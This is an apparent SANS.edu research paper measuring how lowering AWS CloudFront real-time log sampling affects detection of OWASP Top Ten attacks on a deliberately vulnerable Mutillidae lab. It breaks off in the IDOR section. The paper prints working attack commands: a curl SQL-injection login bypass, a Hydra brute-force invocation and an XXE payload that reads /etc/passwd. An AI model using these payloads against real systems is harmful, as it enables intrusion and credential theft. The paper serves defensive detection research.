SANS.edu December 2023

CloudFront Real-Time Logs Rate Sampling and Detection

Author: Merly Mathis, merly.mathis@student.sans.edu
Advisor: *Michael Long*

Accepted: 12/15/2023

Abstract

As businesses aim to optimize their AWS CloudFront expenses, some disable CloudFront Real-Time logs. However, these logs can be valuable for performance monitoring and security monitoring. In this context, this research will explore decreasing the sampling rate of real-time logs to reduce costs and maintain enough visibility to identify malicious behavior.

1. Introduction

Many companies are using the cloud (Duarte, 2023). They are migrating their data centers to cloud solutions to decrease overall costs. Solutions like cloud-hosted content delivery networks (CDNs) are becoming more and more prevalent. A content delivery network is a network of interconnected servers that speeds up webpage loading for data-heavy applications (What is a CDN (et al.)? 2023). Some CDN solutions, like Amazon CloudFront, can be expensive if not implemented efficiently. Enabling certain types of logging for CloudFront can be costly. To mitigate such expenses, companies are choosing to forgo CDN logging.

CloudFront offers two logging options: standard and real-time. Real-time logging promises to deliver information about requests made to distributions within seconds (Real-time logs - amazon CloudFront - docs.aws.amazon.com 2023). The immediacy of real-time logs can be helpful in performance and security monitoring. When enabling real-time logs, independent of the CloudFront usage cost, they are charged based on the number of log lines generated (Amazon Cloudfront CDN - plans & pricing - try for free 2023). The logs are delivered via Amazon Kinesis Data Streams to a custom data stream consumer or an S3 bucket via Amazon Kinesis Data Firehouse. Kinesis Data Streams costs are also independent of Cloudfront and Real-Time log charges. In essence, while utilizing Cloudfront with Real-Time logging enabled, there are costs associated with the original CloudFront service, the real-time logs, Kinesis Data Streams, and the S3 bucket where the logs are stored. Assuming 1,000 records are sent per second, with a size of 3 KB each, to an on-demand Kinesis Data stream with a retention period of one day, the monthly cost for Kinesis would be about $918 per month. That is $11,016 per year on the mechanism to transfer the logs from CloudFront to an S3 bucket (Kinesis Pricing, 2023). That, again, does not include the cost of logs, the S3 bucket, or CloudFront.

AWS documentation states that CloudFront Real-Time logging can be configured by:

- The sampling rate of real-time logs – the percentage of logs received.
- The specific fields that are included in the log records.
- Specific cache behaviors (path patterns) that a user wants to monitor(Real-time logs - Amazon CloudFront)

Merly Mathis, merly.mathis@student.sans.edu

Record size of 3 KB, rounded up to the nearest 1 KB = 3 KB

Data ingested (GB per sec) = (1,000 records/sec * 3 KB/record) / 1,048,576 KB/GB = 0.00286 GB/sec

Data ingested (GB per month) = 30 days/month * 86,400 sec/day * 0.00286 GB/sec = 7,413.12 GB/month

Since you have one consumer:
Data retrieved (GB per sec) = 1 (consumer) * (1,000 records/sec * 3 KB/record) / 1,048,576 KB/GB = 0.00286 GB/sec

Data retrieved (GB per month) = 30 days/month * 86,400 sec/day * 0.00286 GB/sec = 7,413.12 GB/month

One-day retention is included in Data-Ingested charges.

The price in US-East is $0.08 per GB of data ingested

Data-in monthly charges = 7,413.12 GB * $0.08/GB = $593.04

The price in US-East is $0.040 per GB of data retrievals

Data-out monthly charges = 7,413.12 GB * $0.040/GB = $296.50

Since the stream is for used for 30 days in the month:
Per-stream charges = 30 * 24 * 0.040 (rate) = $28.80

Total monthly charges = $593.04 + $296.50 + $28.80 = $918.34

Figure 1. Kinesis Pricing Example (Kinesis Pricing, 2023)

With the goal of cost savings, this research will explore how decreasing the CloudFront Real-Time log sampling rate affects the detection of security events. By reducing the log sampling rate to 40 %, cost savings will be improved, and enough context to detect attacks against the most critical security risks, as denoted by the OWASP Top Ten 2017, will be provided, expressly:

A01: Injection
A02: Broken Authentication
A03: Sensitive Data Exposure
A04: XML External Entities (XXE)
A05: Broken Access Control
A06: Security Misconfiguration
A07: Cross-Site Scripting (XSS)

Reducing the log sampling rate to 40% will significantly lighten the monetary burden on organizations already collecting CloudFront Real-Time logs and incentivize others to collect and monitor their CDN logs.

2. Research Method

The experiment uses OWASP Mutillidae II installed on an EC2 instance as a web server origin. The origin is behind a CDN, which is a CloudFront distribution. When using CloudFront, the content for a web application is located on an origin. An origin can be "an Amazon S3 bucket, a MediaPackage channel, or an HTTP server (for example, a web server) that [has been] identified as the source for the definitive version of [the] content" (What is Amazon CloudFront? 2023). OWASP Mutillidae II is a free web application intentionally vulnerable for training, and it contains "vulnerabilities for all the OWASP Top Ten 2007, 2010, 2013 and 2017" (Owasp Mutillidae II 2022). The tests performed on the Mutillidae application are derived using the OWASP Top 10 standard. The OWASP Top 10 is a standard awareness document representing the most critical security risks to web applications (Owasp Top Ten, 2023). The Top Ten 2017 version is followed throughout the experiment to parallel the latest version available in the Mutillidae II application. For those more familiar with the 2021 version, the 2017 standard can be mapped to the 2021 version using the chart in Figure 2.



Figure 2. OWASP Top Ten | OWASP Foundation (Owasp Top Ten, 2023)

Four identical EC2 origins behind corresponding CloudFront distributions represent the four trials for the experiment.

	CloudFront Distribution
Trial 1	https://d2q1w3459y8x7b.cloudfront.net/mutillidae
Trial 2	https://dgrv11q1zesqw.cloudfront.net/mutillidae
Trial 3	https://d3d6nuwxp05x6a.cloudfront.net/mutillidae
Trial 4	https://dpv2z0328hmgy.cloudfront.net/mutillidae

Table 1. CloudFront Distribution used per trial

Given that "HTTPS is used by 84.6% of all websites," the focus is placed on HTTPS vs. HTTP (Usage statistics of default protocol HTTPS for websites 2023). Siege is utilized on an EC2 user endpoint to simulate benign user traffic. It sends requests to the distribution based on a list of URLs corresponding to the trial. Siege is a tool generally used for application performance and load testing (Whittle, 2016). In 2018, it was estimated that 10 to 20% of web traffic is known to be malicious (Porup, 2018). That number is probably a lot higher now, but to play it conservatively, the aim is for the attacker's traffic to be about 2% of the overall traffic seen in our CloudFront logs.

Burp Suite Community Edition is used to visually explore the different attacks and convert them into curl commands used in an automated attack script. The attack script represents the attacker and is deployed from a local SIFT Workstation.



Figure 3. Experiment Environment

Straightforward attack methodologies are utilized with no failure. This experiment fails to sample a wide range of possible attacks and picks one attack for each category. The attacks are specifically selected to produce a successful outcome for the attacker on the first attempt. In a real-world scenario, multiple attempts for a successful outcome would likely occur. For example, a SQL injection attack would consist of multiple attempts to exploit different SQLi vulnerabilities.

The detection techniques are carried out through manual analysis of raw logs and visual identification of suspicious activity through predefined criteria. For example, when looking for evidence of the attack against broken access control, different user IDs are seen in a single request. Traffic that includes the UID field is filtered to visually verify if the UIDs differ.



Figure 4. Differing UIDs

Logs are sent to S3 buckets matching the Trial via Kinesis data streams. The on-demand data stream capacity mode is selected for the stream, which allows the resources needed to adapt to the log load automatically.



Figure 5. Data Stream Configuration

2.1 Experiment Procedure

The following steps denote the procedure followed to conduct the experiment. Specific command line examples for trials 1 and 2 are included for clarity.

1. CloudFront log sampling rate check: Start at 100% log sampling.
2. Trial 1 Siege Command: **siege -c 10 -t 30S -f T1_urls.txt** – Siege sends requests to a list of 20 URLs corresponding to the trial from 10 concurrent users for 30 seconds from a benign EC2 instance.
3. Trial 1 Attack Command: **time ./T1_a1-a7_tests.sh** – A shell script containing attack methods runs from the attacking system at approximately the same time as the siege command. There may be a couple of seconds of delay between the start of the siege command and the attacks. The attacks take approximately 18 seconds.
4. Repeat steps 2-4 for Trial 2, Trial 3, and Trial 4 – Commands are to be adjusted to represent trial number. Trial 2 uses attack script **time ./T2_a1-a7_tests.sh,** for example.
5. Collect real-time logs from each trial's corresponding S3 bucket.
6. Repeat steps 2-5 for log sampling rates of 80%, 60%, and 40%
7. Analyze collected data and evaluate log distribution breakdown.
8. Analyze collected data and determine the detection rate per attack type.

3. Findings and Discussion

Upon initial analysis, the breakdown of log distribution was examined. This includes determining the number of logs and identifying how many logs originate from the attacker's IP address 15.181.145.209. At 100% sampling, the expectation is to see all logs generated by Siege and the attack script. The attacking IP should account for 40 lines of logs based on script testing before the experiment. The siege output varies slightly each time it runs; however, the number of successful transactions printed by Siege for each trial can be used.

During Trial 1 of the 100% sampling test, there were 1,923 successful transactions, as denoted in Figure 6. This means one should expect 1,963 lines of logs—1,923 lines of benign traffic and 40 lines associated with the attacking IP.

Figure 6. 100 % sampling Test, Trial 1 Siege output

Below, Figure 7 shows something entirely different. There is a total log count of 1,737, which is 89% sampling. There are only 1702 logs from the benign host and 35 from the attacker.



Figure 7. 100 % sampling Test, Trial 1 IP distribution

According to Siege, the web app had 100% availability, meaning all of Siege's requests reached the application. However, the logs did not capture all the requests. AWS documentation states that in rare cases, a log entry might not be delivered at all. 10% of logs lost for less than 2,000 requests in 30 seconds hardly counts as rare. There could be a question about whether the Kinesis stream could handle the log load. However, the on-demand capacity mode supports a maximum of 200,000 records per second.

Table 2 shows the log distribution between the attacker and the benign host for all 100% sampling test trials.

	100% Sampling Test		
Trial	Total	Benign	Attacker
T1	1737	1702	35
T2	1816	1781	35
T3	1866	1847	39
T4	1934	1894	40
Average	1838.25	1806	37.3

Table 2. 100% Sampling Test

The successful transactions data from Table 3 will be used to calculate the sampling rate depicted in Table 4.

Trial	Siege Successful Transactions
T1	1927
T2	1930
T3	1943
T4	1938
Average	1934.5

Table 3. Siege Transactions

Trial	Sampling Percentage	
	Expected	Actual
T1	100	88.5
T2	100	92.4
T3	100	94.1
T4	100	97.8
Average	100	93.2

Table 4. 100% Test: Actual Sampling Percentage

Interestingly, for the 100% sampling test, the actual sampling observed over four trials averages 93.2%. Throughout the experiment, the accuracy of the sampling rate is inversely proportional to the selected rate. At a selected percentage sampling rate of 40%,

there is an actual sampling rate average of 42.3%, which is a differential of 2.3% compared to the 6.8% differential observed during the 100% sampling test. Additional research may be required to verify the sampling rates experienced at each selected rate.

Tables 5 and 6 show the log distribution between the attacker and the benign host and the experienced sampling rate for the 80% sampling test trials.

Trial	80% Sampling		
	Total	Benign	Attacker
T1	1325	1303	22
T2	1506	1480	26
T3	1552	1516	36
T4	1582	1552	30
Average	1491.3	1462.8	28.5

Table 5. 80% Sampling Test

Trial	Sampling Percentage	
	Expected	Actual
T1	80	76.1
T2	80	77.1
T3	80	77.4
T4	80	78.9
Average	80	77.4

Table 6. 80% Test: Actual Sampling Percentage

Tables 7 and 8 show the log distribution between the attacker and the benign host and the experienced sampling rate for the 60% sampling test trials.

	60% Sampling		
Trial	Total	Benign	Attacker
T1	1285	1256	29
T2	1285	1258	27
T3	1289	1265	24
T4	1244	1217	27
Average	1275.8	1249	26.8

Table 7. 60% Sampling Test

Trial	Sampling Percentage	
	Expected	Actual
T1	60	65.0
T2	60	64.1
T3	60	64.8
T4	60	62.1
Average	60	64.0

Table 8. 60% Test: Actual Sampling Percentage

Tables 9 and 10 show the log distribution between the attacker and the benign host and the experienced sampling rate for the 40% sampling test trials.

	40% Sampling		
Trial	Total	Benign	Attacker
T1	775	758	17
T2	857	841	16
T3	847	831	16
T4	836	819	17
Average	828.8	812.3	16.5

Table 9. 40% Sampling Test

Trial	Sampling Percentage	
	Expected	Actual
T1	40	41.2
T2	40	43.1
T3	40	42.9
T4	40	41.9
Average	40	42.3

Table 10. 40% Test: Actual Sampling Percentage

3.1. Detection Rate Per Attack Type

The detection rate of each attack type was explored across the different sampling rates.

3.1.1. A01 – Injection: SQLI Bypass Authentication

In the injection test, the attacker attempts to bypass authentication using the SQL injection **"admin'-- -** in the user field.

Figure 8. Injection Attack, Burp Visual Representation

```
#A1: Injection - SQLI Bypass Authentication Attack
curl -s  -k -d "username=admin%27--+-&password=&login-php-submit-button=Login"  'https://d2q1w345
9y8x7b.cloudfront.net/mutillidae/index.php?page=login.php'
```

Figure 9. Injection Attack, Curl Command

The injection attack utilized did not produce a uniquely identifiable log. It produced a single log line resembling a standard login attempt. The detection rate for attack is 0, as it was not differentiable from benign activity.

```
1699928759.291  15.181.145.209  0.927  496  POST  https  d2q1w3459y8x7b.cloudfront.
net  /mutillidae/index.php?page=login.php  HTTP/2.0  IPv4  curl/7.68.0  -
     -     page=login.php  TLSv1.3 TLS_AES_128_GCM_SHA256  -     text/html;%20cha
rset=UTF-8  0  50206  US  host:d2q1w3459y8x7b.cloudfront.net%0Auser-agent:cu
rl/7.68.0%0Aaccept:*/*%0Acontent-length:61%0Acontent-type:application/x-www-form-urlencode
d%0ACloudFront-Is-Mobile-Viewer:false%0ACloudFront-Is-Tablet-Viewer:false%0ACloudFront-Is-
SmartTV-Viewer:false%0ACloudFront-Is-Desktop-Viewer:true%0ACloudFront-Viewer-Country:US%0A
CloudFront-Forwarded-Proto:https%0ACloudFront-Viewer-ASN:16509%0A
```

Figure 10. Injection Attack, raw log sample

Log Sampling %	Trial 1	Trial 2	Trial 3	Trial 4	Detection rate
100	0	0	0	0	0/4
80	0	0	0	0	0/4
60	0	0	0	0	0/4
40	0	0	0	0	0/4

Table 11. Injection Attack Detection Rate

3.1.2. A2 – Broken Authentication, Brute-Forcing via Hydra

Hydra, a login cracker tool, is utilized for the brute-forcing attack. By its nature, brute-force attacks tend to generate large quantities of logs. This attack showed a detection rate of 4/4 across all the sampling rates.

```
#A2: Broken Authentication - Auth bypass via bruteforce
hydra -L users.txt -P passwords.txt  d2q1w3459y8x7b.cloudfront.net https-post-form "/mutillidae/i
ndex.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login&Login=Login
:Username or password incorrect"
```

Figure 11. Broken Authentication Attack, Hydra command

Figure 12. Broken Authentication Attack, raw log sample

When looking at the raw logs, a successful login generates a GET request for "/mutillidae/index.php?popUpNotificationCode=AU1." The log entry associated with this request also includes username information. To detect four or more login attempts from the same IP or more than one successful login from the same IP with different credentials during a 30-second log sample must be seen.

```
sansforensics@siftworkstation: ~/Documents/experiment_logs
$ grep -i "/mutillidae/index.php?page=login.php" 100_Sampling/T1/T1_100_combined1 | grep -i "post"| cu
t -f 2,7,8,10| sort | uniq -c
     13 15.181.145.209  /mutillidae/index.php?page=login.php    HTTP/1.0        Mozilla/5.0%20(Hydra)
      2 15.181.145.209  /mutillidae/index.php?page=login.php    HTTP/2.0        curl/7.68.0
sansforensics@siftworkstation: ~/Documents/experiment_logs
$
```

Figure 13. Broken Authentication Attack, Detection 1

Figure 13 shows over 15 login attempts in 30 seconds with interesting user agents. The first user agent is associated with Hydra, a tool used for brute-force attacks. The second

user agent is associated with curl, which is a tool used by developers to transfer data from one system to another. Figure 13 also shows the same IP successfully logged in as username=admin and username=jim within the span of our log capture.

```
sansforensics@siftworkstation: ~/Documents/experiment_logs
$ grep -i "mutillidae/index.php?popUpNotificationCode=AU1" 100_Sampling/T1/T1_100_combined1 | cut -f
2,7,12| sort | uniq -c
      1 15.181.145.209  /mutillidae/index.php?popUpNotificationCode=AU1 PHPSESSID=4u97r9lf6edt46c1mou
i9tg7sv;%20showhints=1;%20username=admin;%20uid=1
      1 15.181.145.209  /mutillidae/index.php?popUpNotificationCode=AU1 PHPSESSID=r6a2opcbfttv905j7pc
igeerpo;%20showhints=1;%20username=jim;%20uid=7
sansforensics@siftworkstation: ~/Documents/experiment_logs
$
```

Figure 14. Broken Authentication Attack, Detection 2

Log Sampling %	Trial 1	Trial 2	Trial 3	Trial 4	Detection rate
100	1	1	1	1	4/4
80	1	1	1	1	4/4
60	1	1	1	1	4/4
40	1	1	1	1	4/4

Table 12. Broken Authentication Attack Detection Rate

3.1.3. A3 – Sensitive Information Exposure, look for robots.txt

In the Sensitive Information Exposure test, the attacker looks for the robots.txt file. The robots.txt file can expose sensitive information to an attacker. It tells search engines which pages can and cannot be accessed for a site. Attackers can use this to understand the structure of a website and learn about resources that are not meant to be accessed.



Figure 15. Sensitive Information Exposure Test, Burp Visual Representation

```
#A3: Sensitive Data Exposure - Check for robots.txt
curl -s  -k   https://d2q1w3459y8x7b.cloudfront.net/mutillidae/robots.txt
```

Figure 16. Sensitive Information Exposure Test, Curl Command

Attempts to get the robots.txt file are detected at a rate of 3/4 at 40% sampling. This test produces one logline, clearly identifiable as it calls on a specific resource. For detection, the grep command is used to look for robots.txt requests.



Figure 17. Sensitive Information Exposure Test, Raw log example



Figure 18. Robots.txt detection

Log Sampling %	Trial 1	Trial 2	Trial 3	Trial 4	Detection rate
100	1	1	1	1	4/4
80	1	0	1	1	3/4
60	1	0	1	0	2/4
40	1	1	1	0	3/4

Table 13. Sensitive Information Exposure Detection Rate

3.1.4. A4 – XXE

The attacker abuses the XML parser available on the Mutillidae application to read the /etc/passwd file from the web server and add fraudulent credentials.



Figure 19. XXE Attack, Burp Visual Representation



Figure 20. XXE Attack Outcome, Burp Visual Representation

```
#A4: XML External Entities (XXE) Attack
curl -s  -k -d "page=xml-validator.php&xml=%3C%3Fxml+version%3D%221.0%22+encoding%3D%22ISO-8859-1
%22%3F%3E%0D%0A%3C%21DOCTYPE+foo+%5B+%3C%21ELEMENT+foo+ANY+%3E%0D%0A%3C%21ENTITY+xxe+SYSTEM+%22fi
le%3A%2F%2F%2Fetc%2Fpasswd%22+%3E%5D%3E%0D%0A%3Ccreds%3E%0D%0A++++%3Cuser%3E%26xxe%3B%3C%2Fuser%3
E%0D%0A++++%3Cpass%3Emypass%3C%2Fpass%3E%0D%0A%3C%2Fcreds%3E&xml-validator-php-submit-button=Vali
date+XML"  'https://d2q1w3459y8x7b.cloudfront.net/mutillidae/index.php?page=xml-validator.php'
```

Figure 21. XXE Attack, Curl Command.

The XXE attack is not detected throughout the experiment. Similar to the injection attack, it does not create a uniquely identifiable log that would indicate suspicious behavior on its own.

```
1699928769.322  15.181.145.209  0.018   POST    https   d2q1w3459y8x7b.cloudfront.net   /mutillidae
/index.php?page=xml-validator.php       HTTP/2.0        IPv4    curl/7.68.0     -       -       pag
e=xml-validator.php     TLSv1.3 TLS_AES_128_GCM_SHA256  -       text/html;charset=UTF-8 -       502
43      US      host:d2q1w3459y8x7b.cloudfront.net%0Auser-agent:curl/7.68.0%0Aaccept:*/*%0Acontent-
length:380%0Acontent-type:application/x-www-form-urlencoded%0ACloudFront-Is-Mobile-Viewer:false%0AC
loudFront-Is-Tablet-Viewer:false%0ACloudFront-Is-SmartTV-Viewer:false%0ACloudFront-Is-Desktop-Viewe
r:true%0ACloudFront-Viewer-Country:US%0ACloudFront-Forwarded-Proto:https%0ACloudFront-Viewer-ASN:16
509%0A
sansforensics@siftworkstation: ~/Documents/experiment_logs
$
```

Figure 22. XXE Attack, raw log example

Log Sampling %	Trial 1	Trial 2	Trial 3	Trial 4	Detection rate
100	0	0	0	0	0/4
80	0	0	0	0	0/4
60	0	0	0	0	0/4
40	0	0	0	0	0/4

Table 14. XXE Attack Detection Rate

3.1.5. A5 – Broken Access Control, IDOR

The broken access control test involves leveraging an IDOR vulnerability, which allows us to log in as one user and change the UID in the URL to access information for a different account.



Figure 23. IDOR Attack, Burp Visual Representation 1

Figure 24. IDOR Attack, Burp Visual Representation 2

